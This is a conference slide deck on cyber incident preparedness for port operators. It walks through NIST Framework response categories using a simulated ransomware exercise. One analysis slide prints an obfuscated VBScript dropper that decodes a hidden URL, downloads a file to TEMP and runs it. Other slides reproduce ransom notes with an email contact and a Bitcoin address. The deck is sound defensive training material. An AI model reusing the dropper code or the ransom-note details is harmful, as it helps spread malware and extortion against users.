American Association of Port Authorities
Port Security Seminar & Expo

Cyber Security Preparedness and Resiliency in the Marine Environment

July 20, 2017 | DECIDEPLATFORM.COM

The new Reality of Cyber Security (since 2003)

- Destructive Cyber attacks against private sector critical infrastructure will occur
- The threat is from sophisticated actors – well organized and resourced
- These threats will compromise our ability to operate critical infrastructure
- Even the most secure networks can/will be compromised
- Critical infrastructure must be able to “*withstand a first punch*”, before national security assets arrive
- Our critical infrastructure is highly inter-connected and inter-dependent, we must be prepared to respond and recover.


DEFENSE

Seeks to keep attackers out of your network

RESILIENCE

Prepares you for when they get in

USCG focused the NIST Cybersecurity Framework



Critical Infrastructure

Cybersecurity Framework

Applicable Industry Profiles

Oil and Natural Gas: MBLT CFP


Other Relevant Profiles

Organizational Cybersecurity Drivers

Laws, Regulations, and Mission Needs

Applicable Cybersecurity Framework Profiles

Relevant Implementation Standards and Practices



Function	Category	Category Unique ID
Identify	Asset Management	ID.AM
	Business Environment	ID.BE
	Governance	ID.GV
	Risk Assessment	ID.RA
	Risk Management Strategy	ID.RM
Protect	Access Control	PR.AC
	Awareness and Training	PR.AT
	Data Security	PR.DS
	Information Protection Processes & Procedures	PR.IP
	Maintenance	PR.MA
	Protective Technology	PR.PT
Detect	Anomalies and Events	DE.AE
	Security Continuous Monitoring	DE.CM
	Detection Processes	DE.DP
Respond	Response Planning	RS.RP
	Communications	RS.CO
	Analysis	RS.AN
	Mitigation	RS.MI
	Improvements	RS.IM
Recover	Recovery Planning	RC.RP
	Improvements	RC.IM
	Communications	RC.CO

8 Mission Objectives

1. Maintain Personnel Safety
2. Maintain Environmental Safety
3. Maintain Operational Security
4. Maintain Preparedness
5. Maintain Quality of Product
6. Meet HR Requirements
7. Pass Required Audits/Inspections
8. Obtain Timely Vessel Clearance

Source - US Coast Guard Cybersecurity Framework Profiles (CFP) for Maritime Bulk Liquids Transfer (MBLT) mission area profile of 8 Mission Objectives – Defines Preparedness

Why do we Exercise?

An exercise brings the best minds in the organization together to develop and test strategy for future preparedness and response.

WHAT IT IS

- Powerful process for thinking about the future
- Challenges conventional wisdom and assumptions
- Provides dynamic interaction within a realistic, trusted environment
- Allows analysis of alternatives “under fire”
- Acts as a catalyst, invokes intuition, and encourages creativity
- Yields outcomes that enhance overall cyber resilience

HOW IT WORKS

- Participants assigned to teams representing stakeholder groups within the organization
- Teams interact through a series of “modules” -- each module represents linear movement in time
- Teams assess situation and develop courses of action
- Participants discuss key decision points and challenges and brainstorm solutions
- Keep in mind this is a “discussion based” exercise

WHAT IT PROVIDES


- A “stress-tested” plan or set of formalized processes
- A test of assumptions, corporate and personal
- Recalibration of perceptions
- Realization of the vulnerabilities and risks
- Understanding of how people, process, and technology come together to support effective cyber incident response
- Buy-in from management for implementing next steps

Live Exercises Provide Real-Time Education and Feedback

Organization behavior is an important and often missing element of an incident response plan.

- Customize best-fit plans to the decision
- Makers tasked to execute it.
  - Calculate response in the context of individual plans against various threat scenarios.
  - Identify specific information that provi confidence to the organization.
- Respond to events more quickly and effective
- Lower overall cost of failure prevention and
- Reduce probability of failure risk.

Practice Response:




Signatures_Triggered

ET POLICY Outdated Windows Flash Version IE

ET TROJAN AlphaCrypt/TeslaCrypt Ransomware CnC Beacon

ET TROJAN AlphaCrypt/TeslaCrypt Ransomware CnC Beacon Response



YOUR COMPUTER AND FILES AE ENCRYPTED

$125 WITHIN 24 HOURS. $199 AFTER 24 HOURS

OPERATING SYSTEM AND FILES DELETED AFTER 72 HOURS

WRITE THIS INFORMATION DOWN

Email: supportfile@yandex.com

The same information is on your desktop called
Payment_Instructions
Ransom Id:
BTC Address: 1HxkJ3vz2tvpcHgdt9yyY4XivdY9jKkcZH
IF YOU LOOSE THIS INFO YOU WILL NOT BE ABLE TO CONTACT US


Your computer files have been crypted and moved to a hidden encrypted partition on your computer.
Without the decryption password you will not get them back.
No matter what you do the files will not re-appear and be decrypted until you pay.

Once payment is received you will get the decryption password and simple instructions to restore all your files and computer to normal instantly. Email us if you need assistance or have paid.

Email: supportfile@yandex.com

DO NOT LOOSE THE CONTACT INFO


Response



- RS.RP Planning
  - Response processes and procedures are executed and maintained, to ensure timely response to detected cyber security events.

- Does your organization have a plan?
  - Is it current?
  - Has it been tested?
- Does it take into account all organization roles: Leadership, Legal, Ops, PR, Compliance, Business continuity, IT/Infosec ?
- When is it activated? Who’s in charge?

Practice Response Communications:



Acme IT Helpdesk

RE: Ongoing Network Issues

We have received reports from several users regarding network availability. We think this may simply be a permissions issue resulting from a recent software update.

Our support team is assessing the situation and will provide additional updates as appropriate.


Please call Elise Morgan at 841-799-2262 if you have any questions.

Elise Morgan

Help Desk Representative
emorgan@acme.com
841-799-2262

RS.CO-1 Personnel know their roles and order of operations

RS.CO-2 Events are reported consistent with established criteria



RS.CO-3 Information is shared consistent with response plans

- Does your incident response plan consider malware and ransomware?
- Who is in-charge?
- Who do you call for support?
- Do you have preplanned relationships with support organizations?
- What is your obligation to report?
- Do you inform your Board, employees, customers, supply chain partners?


Supply Chain / Value Chain

Highly Inter-Connected Systems

Greater reliability on technology with more partners in the Supply Chain


Risk is created at the seams between organizations

Share risk across our partners



We must practice to response and recovery across the supply chain!

Practice Response Coordination:



Hoboken Police - Cyber Crimes Division

Mr. Suite,

We've got an officer on the way to fill out a report. Unfortunately, not much can be done by law enforcement to assist in removing the malware or getting any files back.

To expedite the process, you should gather the following information:

- Date of initial ransomware infection
- Ransomware variant (encrypting/lock-screen)
- Primary business functions impacted
- Method of information system compromise
- Threat actor's Bitcoin Wallet address (lock-screen information)
- Ransom amount paid or requested
- Specific information systems affected

Regards,


Officer Jones

RS.CO-4: Coordination with stakeholders

RS.CO-5: Voluntary Information Sharing occurs with external partners to achieve broader cybersecurity situational awareness.

- Are you alone or this part of a larger event?
- How did other organizations respond?
- Do you tell your stakeholders you are compromised?
- What information do you share with stakeholders?
- Are you receiving information sharing reporting?
- Have you established a relationship with local law enforcement? FBI, Coast Guard, Port Authority?

Practice Response Analysis:




```
Set objHTTP = CreateObject("Microsoft.XMLHTTP")
Set objStream = CreateObject("Adodb.Stream")
Set objShell = CreateObject("Shell.Application")
Set objWS = CreateObject("WScript.Shell")
Set objProc = objWS.Environment("Process")

Dim EncryptedURL() 'As Variant
Dim x 'As Integer
Dim DropURL 'As String

DropURL = ""
EncryptedURL = Array(255, 267, 267, 263, 209, 198,...)

For x = LBound(EncryptedURL) To UBound(EncryptedURL)
    DropURL = DropURL & Chr(EncryptedURL(x) - 151)
Next x

objHTTP.Open "GET", DropURL, False
objHTTP.Send
pathTemp = objProc("TEMP")
pathSaveFile = pathTemp + Replace("\ladybi.txt", "t", "e")
CallByName objStream, "Type", VbLet, 1
objStream.Open
rbp = CallByName(objHTTP, "responseBody", VbGet)
CallByName objStream, "write", VbMethod, rbp
CallByName objStream, "savetofile", VbMethod, pathSaveFile, 2
objShell.Open (pathSaveFile)
```



Please choose a payment method: Bitcoin


You have to send EXACTLY **BTC** to the following address: and specify the Transaction ID on the next page, which will be verified and confirmed.

>Tutorial
1) Create a **Bitcoin Wallet** (We suggest: www.blockchain.info).
2) Buy some **Bitcoins** (We suggest: www.localbitcoins.com, www.coincafe.com).
3) Send BTCs to
4) After you sent the Bitcoins, specify the **Transaction ID** down here.

Enter the Transaction ID here.


Response Analysis

- Notifications are investigated
- Impact of Incident is understood
- Forensics are performed
- Incidents are categorized consistent with Plans



Response Mitigation

- Incident Contained
- Incident mitigated
- New vulnerabilities are understood



Response Improvement

After Action Analysis

Lessons learned, Processes and Response Strategies Updated

- Are tactics, techniques, and procedures (TTPs) in place to respond based on severity of event?
- Have you determined how different events will impact personnel and operations?
- Do you have capabilities to perform internal forensics?
- Or existing external relationships with forensic services?
- Do you continuity of business plans – can you continue to operate in the face of degraded systems?
- How are you going to fight through the crisis?
- How do we get better?

Thank you

Contact us:

Phil Susmann, President

NUARI

susmann@norwich.edu

(802) 485 2213

https://decideplatform.com/